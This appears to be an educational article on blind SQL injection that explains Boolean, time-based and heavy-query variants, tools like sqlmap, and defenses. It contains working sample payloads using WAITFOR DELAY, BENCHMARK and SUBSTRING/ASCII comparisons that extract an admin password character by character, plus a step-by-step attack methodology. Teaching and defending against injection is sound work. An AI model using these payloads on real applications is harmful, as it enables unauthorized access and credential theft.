
Blind SQL Injection
Blind SQL Injection (also known as Inferential SQL Injection) is a sophisticated type of SQL injection attack used when an attacker cannot directly view the results of their query through the web application interface. Instead of seeing error messages or returned data, the attacker must infer information about the database structure and content by observing the application's behavior or timing delay.
Core Concepts and Characteristics
Goal: To steal data by asking a series of True and False questions through SQL statements.
Result Visibility: The results of the injection are not visible to the attacker.
Application Response: When an attacker attempts to exploit an application, they see a generic custom page instead of a useful error message. This technique is typically necessary when developers have disabled generic error messages, forcing the application to return a custom, non-informative error page (e.g., "Oops! We are unable to process your request").
Execution Time: Blind SQL injection often takes a longer time to execute than other types of SQLi because a new statement must be crafted for each bit recovered from the database.
Key Differences from Normal SQL Injection
Traditional SQL Injection
- Visible Results: Error messages and data are displayed directly
- Generic Error Messages: Detailed database information is revealed
- Direct Data Access: Attackers can immediately see extracted data
- Faster Exploitation: Information is obtained quickly
Blind SQL Injection
- No Visible Results: No error messages or data are displayed
- Custom Error Messages: Generic "error occurred" messages only
- ==Indirect Information Gathering: Must use true/false questions==
- ==Time-Intensive: Requires multiple queries to extract single pieces of data==
When Does Blind SQL Injection Occur?
Blind SQL injection becomes necessary when:
- Developers disable detailed error messages
- Custom error pages replace generic database errors
- Applications return the same page regardless of SQL query success/failure
- Security measures hide database structure information
Types of Blind/Inferential SQL Injection
Blind SQL injection is broadly categorized based on how the attacker extracts the True/False results from the server response:
| Type of Blind SQL Injection | Mechanism | Detection Basis |
| Boolean Exploitation (Content-based) | The attacker supplies multiple valid statements that evaluate to TRUE or FALSE in the affected parameter. | Inference is made by comparing the response page between the true condition and the false condition (e.g., comparing AND 1=1 vs. AND 1=2). If the page content changes or returns a different page, the attacker confirms the query's result. |
| Time Delay (Time-based) | The attacker sends an SQL query that forces the database to wait for a specified amount of time (a time delay) if the query evaluates to TRUE. | Inference is based on the time delay in the server's response. For example, a 10-second delay confirms the existence of a table or character. Common commands include WAITFOR DELAY (MSSQL) and BENCHMARK() (MySQL). |
| Heavy Query Blind SQLi | Used when administrators disable traditional time delay functions. The attacker crafts queries that join multiple system tables, causing them to retrieve a massive amount of data and intentionally take a long time to execute, thus replicating the effect of time-based delays. | Inference is based on the significant increase in execution time. |
This technique uses true/false questions to extract information bit by bit.
How it works:
- Attacker sends SQL queries that return true or false
- Application behavior differs slightly based on query result
- Information is extracted one bit at a time through logical deduction
Example Process:
-- Check if first character of admin password is 'a'
SELECT * FROM users WHERE username='admin' AND SUBSTRING(password,1,1)='a'

-- If true: normal page loads
-- If false: different response or timing
This method uses time delays to determine if SQL queries execute successfully.
Core Concept:
- Inject SQL commands that cause intentional delays
- Measure response times to determine query success
- Extract data based on timing differences
Time-Based SQL Injection Techniques
-- If condition is true, wait 10 seconds before responding
IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'--
Explanation:
WAITFOR DELAY '0:0:10' = Wait for 10 seconds- If the condition exists, server delays response
- If condition is false, normal response time occurs
BENCHMARK() (MySQL)
-- Execute a function multiple times to create delay
SELECT BENCHMARK(5000000, MD5('test'))
How BENCHMARK works:
BENCHMARK(count, expression) repeats an operation- Creates measurable delays based on repetition count
- Useful for MySQL-based blind injection
The extraction of data using blind SQL injection is performed character-by-character or bit-by-bit using conditional logic.
Time-based Extraction Example: An attacker can check for a username length or character existence by using conditional statements combined with a time delay command:
Example: IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--. If the user length is 3, the server will intentionally pause for 10 seconds, confirming the result. This approach is then extended using functions like ASCII(lower(substring((USER), 1, 1))) to guess the ASCII value of each character sequentially.
Boolean Extraction Example: An attacker tests for vulnerability by forcing a known true or false condition.
If the attacker manipulates the URL parameter id=67 to id=67 and 1=2 (False), the page may display no results. If they then change it to id=67 and 1=1 (True), the original item details are displayed, confirming the vulnerability.
Attack Methodology
Step-by-Step Process
- Identify Vulnerability
- Test for SQL injection points
- Confirm no visible error messages
- Determine if timing attacks are possible
- Information Gathering
- Database type detection
- Table name enumeration
- Column structure discovery
- Data Extraction
- Extract usernames, passwords
- Retrieve sensitive information
- Access restricted data
Example Time-Based Attack Flow
-- Step 1: Test if 'creditcard' database exists
IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'--

-- Step 2: Analyze response timing
-- If delay occurs: database exists
-- If no delay: database doesn't exist

-- Step 3: Extract first character of admin password
IF ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))=65 WAITFOR DELAY '0:0:5'--
Advanced Blind Injection Techniques
Double Blind SQL Injection: This is an even more challenging attack used when the web application is vulnerable but provides no direct feedback whatsoever (no errors, no visible data, and potentially custom responses even to valid queries). The attacker must rely on indirect indicators or side channels, such as minor changes in application behavior, or precise time-delay analysis to infer success.
Out-of-Band (OOB) as an Alternative: If the server responses are unstable (making time-based blind SQLi unreliable), OOB SQL injection can be used instead. OOB relies on the database server's ability to make external DNS or HTTP requests back to an attacker-controlled server to relay data, bypassing the lack of visibility on the primary communication channel.
Several tools support the automation of these intensive attacks:
- sqlmap: This open-source tool fully supports both Boolean-based blind and time-based blind injection techniques. It can be used with AI-powered querying to systematically identify and exploit these vulnerabilities.
- Mole: An automatic exploitation tool that supports blind SQL injection exploitation.
- Damn Small SQLi Scanner (DSSS): Can scan a web application and indicate if a parameter appears to be blind SQLi vulnerable.
- Burp Suite: Used to proxy and manipulate requests, which is essential for manually performing Boolean-based comparisons or analyzing time delays.
Defense Mechanisms
For Developers
- Input Validation: Sanitize all user inputs
- Parameterized Queries: Use prepared statements
- Least Privilege: Limit database user permissions
- Error Handling: Implement consistent error responses
- Time Limits: Set query timeout restrictions
For Security Teams
- Web Application Firewalls: Deploy SQL injection filters
- Database Monitoring: Track unusual query patterns
- Response Time Analysis: Monitor for timing attacks
- Regular Security Testing: Perform penetration testing
Detection and Prevention
Signs of Blind SQL Injection
- Unusual response time patterns
- Repeated similar requests with minor variations
- High volume of database queries from single source
- Systematic probing of application parameters
Mitigation Strategies
- Code Review: Regular security audits
- Input Sanitization: Validate all user data
- Database Security: Implement proper access controls
- Monitoring: Real-time attack detection systems
Conclusion
Blind SQL injection represents a sophisticated attack method that exploits applications even when traditional SQL injection protections are in place. Understanding these techniques is crucial for both ethical hackers conducting security assessments and developers building secure applications.
The key to defense lies in implementing multiple layers of security, from proper coding practices to comprehensive monitoring systems. While blind SQL injection attacks are more time-intensive than traditional methods, they remain highly effective against vulnerable applications.
.